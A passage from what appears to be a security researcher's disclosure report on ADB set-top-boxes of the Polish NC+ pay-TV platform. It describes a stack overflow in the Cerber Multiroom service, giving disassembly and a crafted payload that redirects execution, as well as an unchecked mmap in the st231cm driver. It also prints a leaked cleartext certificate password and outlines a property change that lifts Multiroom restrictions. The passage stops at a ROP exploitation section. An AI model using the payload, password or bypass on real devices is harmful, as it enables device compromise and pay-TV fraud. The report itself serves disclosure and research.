
Security of the RSA key pair used by the Cerber service should be treated as compromised due to the following:

- binaries corresponding to Canal Digital set-top-boxes firmware were published [19],
- SSU key for the firmware of NC+ set-top-boxes hasn't been changed.

As a result, successful communication with Cerber service could be established by untrusted endpoints. All without the need to break security of a target set-top-box device / without the need to obtain runtime access to it.

Buffer overflow in Cerber service (Issue 2)

There is a stack buffer overflow vulnerability in the way Cerber service handles `DataRequest` responses. When a response for `PayloadData` cmd 0x07 indicating UtcTime value data is received by a client set-top-box device, a `memcpy` call is invoked in an insecure way. This is illustrated on Fig. 6.



```
.text:00014736                 add     r8, r9
.text:00014736 ; ---------------------------------------------------------------------------
.text:00014738                 .align h'10
.text:00014740
.text:00014740 loc_14740:                              ; CODE XREF: hnsec_HnRequestResponseData+2E↑j
.text:00014740                 mov.l   @(h'4C,pc), r2 ; [00014790] = h'FFFF401A
.text:00014742                 mov.l   @(h'2C,r1), r6  ; size = Payload data len (received from network)
.text:00014744                 add     #-h'1C, r8
.text:00014746                 mov.l   @(h'30,r1), r5  ; src = Payload data (received from network)
.text:00014748                 mov     #0, r1
.text:0001474A                 mov.l   r1, @(h'3C,r8)
.text:0001474C                 mov     r15, r4
.text:0001474E                 bsrf    r2              ; -> memcpy
.text:00014750                 add     #h'20, r4       ; dst = r15+20 (stack)
.text:00014752                 mov.l   @(h'3C,r8), r4  ; r4=[r15+20]
.text:00014754                 mov.l   @(h'3C,pc), r1 ; [00014794] = h'259E8F70
.text:00014756                 cmp/hi  r1, r4
.text:00014758                 bt      loc_1475E
.text:0001475A                 bra     loc_14614
.text:0001475C                 mov     #0, r7
.text:0001475E ; ---------------------------------------------------------------------------
.text:0001475E
.text:0001475E loc_1475E:                              ; CODE XREF: hnsec_HnRequestResponseData+178↑j
.text:0001475E                 mov.l   @(h'38,pc), r3 ; [00014798] = h'FFFF2CC8
.text:00014760                 bsrf    r3              ; -> hnsec_HnIfUtcTimeSet
.text:00014762                 nop
```

Fig. 6 Buffer overflow in Cerber service.

Instead of issuing a copy for 4 bytes only (the size of UTCTime value received from a Multiroom server), arbitrary data received in a SOAP message gets copied to the process stack. As a result, saved subroutine return address can be overwritten and program execution directed to arbitrary code location (PC register changed).

The following data Payload triggers the vulnerability, so that program execution gets changed to the address 0x11223344 upon returning from a vulnerable subroutine:

```
0000: hash len          80 00 00 00
0004: hash              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070:                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0084: deviceid len      0a 00 00 00
0088: deviceid          00 01 02 03 04 05 06 07 08 09
0092: unknown           10 00 00 00
0096: crc32             00 00 00 00
009a: status            00 00 00 00
009e: cmd               07 00 00 00
00a2: unknown           00 00 00 00
00a6: data len          08 00 00 00
00aa: data              00 00 00 00 UTCTime
00ae: OVERFLOW DATA     44 33 22 11 RET ADDR
```

Insecure implementation of st231cm device driver (Issue 3)

Among STi7111 SoC cores, there are two dedicated ST231 VLIW[17] processor [20] cores responsible for decoding Audio and Video MPEG streams (Fig. 7).




Fig. 7 STi7111 SoC architecture.


The cores run dedicated firmware[18] and are controlled through the `st231_codeman.ko` (ST231 Code Manager) device driver. This device driver exposes its functionality through `/dev/st231cm`

---

[17] Very Long Instruction Word.

[18] `st_audio_default_companion.bin` and `st_video_default_companion.bin` available in SQUASHFS image. These are run atop of OS21 RTOS [37].

device file for loading and control of the decoders' firmware through message box API and ports. Beside, standard `open`, `read`, `write` and `ioctl` file operations `st231cm` device file also handles `mmap` call (Fig. 8).



```
.data:00003058
.data:00003058 ; Segment type: Pure data
.data:00003058                 .section .data, DATA
.data:00003058 struct_file_operations:.data.l 0        ; DATA XREF: init_module:off_2888↑?
.data:0000305C                 .data.l 0
.data:00003060                 .data.l loc_3A0         ; ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
.data:00003064                 .data.l loc_3C0         ; ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
.data:00003068                 .data.l 0
.data:0000306C                 .data.l 0
.data:00003070                 .data.l 0
.data:00003074                 .data.l 0
.data:00003078                 .data.l loc_1B40        ; int (*ioctl) (struct inode *, struct file *, unsigned int, unsigned long);
.data:0000307C                 .data.l 0
.data:00003080                 .data.l 0
.data:00003084                 .data.l h'480           ; int (*mmap) (struct file *, struct vm_area_struct *);
.data:00003088                 .data.l loc_1E60        ; int (*open) (struct inode *, struct file *);
.data:0000308C                 .data.l 0
.data:00003090                 .data.l h'1EC0          ; int (*release) (struct inode *, struct file *);
.data:00003094                 .data.b    0
000030B8 0000000000003058: .data:struct_file_operations
```

Fig. 8 st231cm device driver file operations.

The implementation of the `mmap` operation makes use of the `remap_pfn_range` Kernel call. There is a vulnerability in the way this call is used. As no security checks are conducted with respect to the arguments provided to it, arbitrary physical pages can be mapped to user process space with read, write and execute permissions. As a result, untrusted user process can gain full access to memory of other processes and OS kernel.

In that context, `/dev/st231cm` device file provides similar functionality to security sensitive `/dev/mem` file (access to OS physical memory).

Affected devices

Issues 1-3 were verified to affect ITI-2849ST, ITI2850ST and ITI-2851S set-top-box devices. The vulnerabilities could affect more devices though. This is due to the following:

- a common MHP middleware is shared by newer ADB set-top-boxes software (ITI-3740SX, NCP-4740SF, etc.),
- Issues 1 and 2 are present in a code of TNR-2850ST set-top-box device from Canal Digital.

VULNERABILITIES IMPACT

Discovered vulnerabilities again expose inadequate security level of ADB set-top-box devices [21]. Regardless of Security Explorations' recommendation [8, slide 73][19], security of investigated ADB set-top-boxes has not been hardened / improved much beyond the addressing of the issues reported 7 years ago.

They also prove that NC+ platform still relies on and has in its offer set-top-box devices vulnerable to STMicroelectronics flaws. This is in contrary to the requirements of the agreements signed by the operator with various providers of a premium PayTV content.

---

[19] along information provided to the operator in 2012 that Multiroom service was not a subject of our research and focus during SE-2011-01 project.

The vulnerabilities make it possible to gain access to a vulnerable set-top-box device and research security of SlimCORE / TKD Crypto cores of STi7111 DVB chipset in the environment of a real-life digital satellite TV platform (NC+). They also give the potential to investigate security of other ADB set-top-boxes such as those based on STiH237 CARDIFF chipset for Nagra / Conax CAS implementation.

Additional impact

Beside the impact described above, the vulnerabilities found also expose multiple secrets embedded in set-top-box software pertaining to the security of content and set-top-box services among others. Below, more details are provided with respect to the most interesting data leaks being the result of a successful compromise of NC+ set-top-box devices.

Invoice data leak

Tuning to the EMM Carousel exposes additional data beside SSU images. In 2012, we signaled that invoice data was broadcasted in plaintext in a form of zipped XML payload data. As a result, it was possible to obtain invoice information for a given billing period for nearly 820 000 subscribers.

Upon gaining access to ITI-2849ST and ITI-2850ST set-top-boxes, we discovered that this issue hasn't been resolved as of 2018. Invoice information is still broadcasted in plaintext via a private MPEG stream in the so called ADBEMM section. MPEG PID of this section is denoted by `p.emmcarouselservice` service property[20].

As part of the invoice data, smart card numbers and agreement numbers for NC+ subscribers were also included:

```
box>                                   invoices                                  50
---------------------------------------------------------------------------------
INVOICE NUMBER      | FROM          | TO            | AGREEMENT #   | CARD NUMBER   | PLN
---------------------------------------------------------------------------------
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 52.50
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 44.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 90.89
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 101.89
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 69.06
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 54.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 129.95
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 130.29
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 39.98
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 79.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 161.87
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 109.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 129.99
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 97.98
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 101.92
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 0.00
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 81.89
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 25.50
XXXXXXX-01/1806/P  | 2018-06-01 | 2018-06-30 | XXXXXXX-01    | XXXXXXXXXXX   | 59.99
...
```

---

[20] service properties along TV and radio channel lists are acquired by ADB devices at the time of a set-top-box startup from the so called preset PID MPEG section (PID 0xbb9).

The above constitutes a potential leak of sensitive business information as arbitrary 3rd parties gaining access to NC+ set-top-boxes can retrieve information about:

- the monthly operator income from paying subscribers base,
- the number of subscribers choosing specific promotion.

STB client certificate leak

Runtime access to ITI-2849ST or ITI-2850ST devices provide access to set-top-box SSL certificate used by online services such as NC+ Go to authenticate connecting clients. While this certificate is password protected, the password is not secured in any way - it is available in cleartext in the `/mnt/cert/xlets_ldr/stb-cert.pwd` file:

```
box> cat /mnt/cert/xlets_ldr/stb-cert.pwd
1qazxsw2[21]
```

The certificate file (`/mnt/cert/xlets_ldr/stb-cert.p12)` includes both a client STB certificate and a private RSA key. What's interesting in the certificate itself is that it was configured to be valid for a period of 30 years:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 4113 (0x1011)
    Signature Algorithm: sha1WithRSAEncryption

        Issuer: C=PL, ST=wojewodztwo mazowieckie, L=Warszawa, O=Platforma nc+,
OU=Dzial Infrastruktury, CN=Platforma nc+/emailAddress=Adam.XXXXXX[22]@ncplus.pl

        Validity
            Not Before: Nov 13 09:41:00 2013 GMT
            Not After : Nov  6 09:41:00 2042 GMT

        Subject: C=PL, ST=wojewodztwo mazowieckie, O=Platforma nc+, OU=Dzial
Infrastruktury, CN=ITI 2849/2850/emailAddress=Adam.XXXXXX@ncplus.pl
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:ce:38:71:5a:23:e7:12:48:48:82:f7:77:22:05:
                    e2:49:c6:d2:00:25:01:d5:ef:02:67:fe:64:f3:f3:
                    b1:3a:e5:a1:2e:32:f6:46:12:21:68:70:2d:5a:2d:
                    e5:da:f2:2a:67:3d:b6:ac:31:ee:58:df:87:f6:91:
                    82:2d:87:11:e0:74:29:7f:78:60:b4:ff:5c:9a:0d:
                    46:6e:da:ce:1d:be:cb:28:3d:d8:61:87:86:9d:bc:
                    33:d2:f7:88:f8:a2:03:87:c4:62:f4:48:5d:ce:98:
                    e8:ec:a3:09:7c:e6:79:50:61:21:94:f4:71:70:3f:
                    09:f3:39:9f:f6:ea:2f:e7:6c:11:e6:9f:64:3b:de:
                    8a:b5:77:56:ca:9c:77:b5:45:2b:dd:54:b9:60:7a:
                    ac:8b:1e:40:90:83:0e:9f:2e:60:01:88:1b:d7:8d:
                    5d:2d:5e:a0:7e:7d:da:90:e6:59:c4:00:f6:ce:ae:
                    b3:3c:9e:41:3c:4c:17:4d:3a:72:57:db:d7:b4:3d:
```

---

[21] the password was chosen to follow a pattern on a computer keyboard (keys from `1` to `z` form a line down, keys from `x` to`2` form a line up).

[22] full e-mail address was intentionally hidden in order to adhere to the recent EU regulation regarding privacy of personal data.

```
                    56:cd:f1:48:64:63:ad:72:be:05:7b:10:10:e2:60:
                    9a:a9:a8:bf:76:db:68:d5:6f:d5:73:36:59:37:80:
                    5d:f1:8a:9c:05:89:2d:c9:04:ae:d0:a1:9c:c6:8e:
                    c8:43:da:66:82:2b:ac:b5:67:e1:82:8b:4e:36:06:
                    f1:69
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                EF:39:BF:58:12:E6:F8:4C:B5:E3:84:14:E3:EC:E1:4B:24:D4:96:24
            X509v3 Authority Key Identifier:
                keyid:B8:9F:81:19:6F:82:66:D8:20:C3:A9:5B:4E:07:CE:E8:4A:7F:46:A4

    Signature Algorithm: sha1WithRSAEncryption
         78:78:5a:6f:68:ad:4a:e1:9c:55:2f:13:c8:97:1e:6d:83:73:
         85:ce:f9:1e:c0:8c:e3:7f:31:9a:52:f3:ae:c4:70:bc:6d:d5:
         ba:8d:e5:3d:33:91:b5:81:2f:38:76:7a:76:bf:33:75:82:fd:
         45:45:32:c3:91:6f:8e:54:e6:2f:8e:00:1e:ec:9d:b4:5b:af:
         67:07:ce:22:d7:10:22:5a:9c:c3:af:15:ce:fe:d2:9d:85:a2:
         48:a4:75:d4:cd:5b:30:bd:3b:e2:36:ce:3a:26:72:54:c5:62:
         d0:e0:fd:a8:cf:c0:b1:91:cc:5f:37:64:4c:7a:14:42:cf:74:
         46:49:1e:91:40:f9:4f:cc:b9:60:d8:0f:0a:5c:6b:85:59:02:
         b9:3b:77:43:2a:69:e8:50:e4:81:32:53:35:d3:3e:3a:3b:b4:
         b1:ad:ce:49:72:df:23:14:0f:ac:51:38:02:b3:fd:59:93:37:
         4f:05:03:f4:82:0a:6c:85:73:90:05:1f:60:f8:34:a4:a9:7a:
         25:4b:13:f3:5f:52:62:7d:f7:bc:81:65:04:ca:ce:c6:0c:7e:
         16:48:5a:24:8d:55:94:67:5c:72:96:7e:cf:5b:19:a7:fb:82:
         c6:31:38:d1:cf:a6:94:76:b8:9c:2f:78:96:4d:e7:b7:5a:42:
         69:ba:0b:e3
         ...
```

Access to ADB watermarking app

The compressed ROMFS filesystem embedded in a binary of the main MHP application includes watermarking application from ADB company:

```
ncplus> dromfs
rom0
 - addr 17b8d40
 - size 2ac
   rom0/boot size 0
   rom0/com/adb/init/PluginInitTable.class size 518
...
rom25
 - addr 1f9b8e8
 - size 266f4
   rom25/ait size 1970 (packed 771)
   rom25/app.jar size 180535 (packed 1221)
   rom25/appstorage.zip size 1268 (packed 632)
   rom25/dvb.certificates.1 size 3303 (packed 2599)
   rom25/dvb.hashfile size 90 (packed 65535)
   rom25/dvb.signaturefile.1 size 257 (packed 65535)
   rom25/dvb.storage.0000002d.5600 size 299 (packed 176)
...
```

The goal of this application is to include tagging in any AV MPEG content acquired as a result of unauthorized copying. Tracking the original source of such a watermarked content should be possible as the following information is included among the watermarks:

- set-top-box serial number,
- smart card number,
- build version.

The watermarking is conducted with respect to the graphic feature of MHP applications implemented by `DVBAlphaComposite` class [22]. It makes it possible to blend (or simply put) any additional graphics or text over a background image or MPEG Video planes.

In general, the strength of a watermarking technology should rely on a secrecy of the tags. Access to the code of a watermarking application reveals all details about the watermarks and their usage. In this context, the mechanism should not be treated in terms of a content-protection security (watermarking app can be disabled, terminated, uninstalled or its execution modified at runtime).

Multiroom Standard bypass

NC+ Multiroom installation is comprised of a main STB device and a set of a maximum 5 client devices (2-6 set-top-box devices / screens in total per home installation). This is illustrated on Fig. 9.





Fig. 9 Schema of a sample Multiroom installation.

Multiroom service activation is required for both server and client devices and it proceeds in the following way:

- a main (server) set-top-box device receives a message from the operator including information about authorized client devices (their smart card and chip id numbers). The message is received over a private MPEG transport stream of a STB manufacturer (the so called AdbEMMCarousel, dvb locator dvb://13e.514.3ad4 and MPEG PID 0x641),
- each client set-top-box device receives a configuration message over AdbEMMCarousel that assigns a client device to Group ID 102. This configuration setting puts a client device into a Multiroom Standard mode (reboot is required for it to take effect).

Upon successful activation of a Multiroom service, client devices that are part of Group ID 102 periodically communicate with a server device of a given home network by the means of HTTP GET requests.

The goal of this communication is to verify security of client devices (whether the authorized devices are connected to the main STB device). In case of an error (missing server device or authorization failure), a client device cannot be used (an error message is presented on a TV screen and no channels can be viewed). This is illustrated on Fig. 10.



MULTIROOM STANDARD HD
BRAK POŁĄCZENIA Z DEKODEREM GŁÓWNYM

Sprawdź:
- czy NUMER KARTY oraz NUMER CONAX tego dekodera znajdują się na liście dekoderów Multiroom Standard dekodera głównego.
Wybierz na pilocie SETUP / wejdź do menu DIAGNOSTYKA / INFORMACJE O SYSTEMIE. Porównaj, czy wymienione numery są takie same jak widoczne w menu dekodera głównego po wybraniu na pilocie SETUP i wejściu do menu MULTIROOM STANDARD / LISTA DEKODERÓW.
Jeżeli dane są nieprawidłowe, skontaktuj się z Telefonicznym Centrum Abonenta;

- konfigurację sieci domowej na tym dekoderze lub na dekoderze głównym – wszystkie dekodery muszą znajdować się w tej samej podsieci. Wybierz opcję SPRAWDŹ USTAWIENIA SIECI.

MASZ TEŻ MOŻLIWOŚĆ TYMCZASOWEGO ODBLOKOWANIA TEGO DEKODERA
- wyciągnij kartę dostępową z dekodera głównego, wybierz opcję ODBLOKUJ ZA POMOCĄ KARTY DOSTĘPOWEJ DEKODERA GŁÓWNEGO.

Fig. 10 Multiroom error message indicating a connection / authorization error.

Runtime access to NC+ set-top-box make it possible to change the value of various set-top-box properties.

Some of them directly influence a target set-top-box environment and configuration. This in particular include, but is not limited to the value of `iti.app.config` property.

Client devices operating in Multiroom Standard mode have the value of this property set to 0x03. As a result, periodic communication with a server STB device / security verification of a client device is enforced.

By changing the value of `iti.app.config` property to the value of 0x06[23], Multiroom Standard mode can be easily escaped and all restrictions associated with the client device lifted. As a result, the service could be abused by rogue subscribers to gain access to premium TV channels at a discounted rate in a similar way as a previously disclosed vulnerability affecting Multiroom Standard service [14].

---

[23] set-top-box reboot is required for new settings to take effect.

EXPLOITATION TECHNIQUES

A combination of Issues 1 and 2 makes it possible to achieve arbitrary code execution on a target set-top-box device. Issue 1 is exploited to esablish secure communication channel with a target set-top-box. This is accomplished by the means of a software imitating a Multiroom Premium server device in a local network. Issue 2 is exploited during the message exchange with a fake Multiroom server.

Below, more details are given with respect to the exploitation techniques used to achieve reliable native code execution, JVM and OS privilege elevation in particular.

Native code execution

STi7111 makes us of STMicroelectronics' ST40 processor core for the main application. This processor contains support for non-executable memory regions (and non-executable stack in particular) in a form of dedicated PR bit of a page table entry. In user mode, the instruction fetch is allowed only if this bit is set to 1. In any other case, EXECPROT TLB protection violation exception occurs.

The environment of STLinux for target ITI-2849ST and ITI-2850ST set-top-boxes makes use of this non-executable memory feature of the ST40 processor. As a result, direct execution of arbitrary code is not possible from the stack.

ROP gadgets

In our Proof of Concept Code we make use of the Return Oriented Programming (ROP) technique [23] to achieve arbitrary native code execution. For that purpose, we direct execution to the carefully selected sequences of code (gadgets) available in the main MHP application. The `main.elf` binary that implements it is almost 29MB in size. As such, a solid amount of candidates exist that could be used as ROP gadgets. Those used in our Proof of Concept code are described below along the prerequisites that need to be fulfilled for their successful chaining.

The notation used indicate the following:

- `Rn=value`
  Rn is assigned a given value (description)
- `Rn:value`
  Rn needs to be equal to a given value (prerequisite)

MOV R15 to R8 gadget

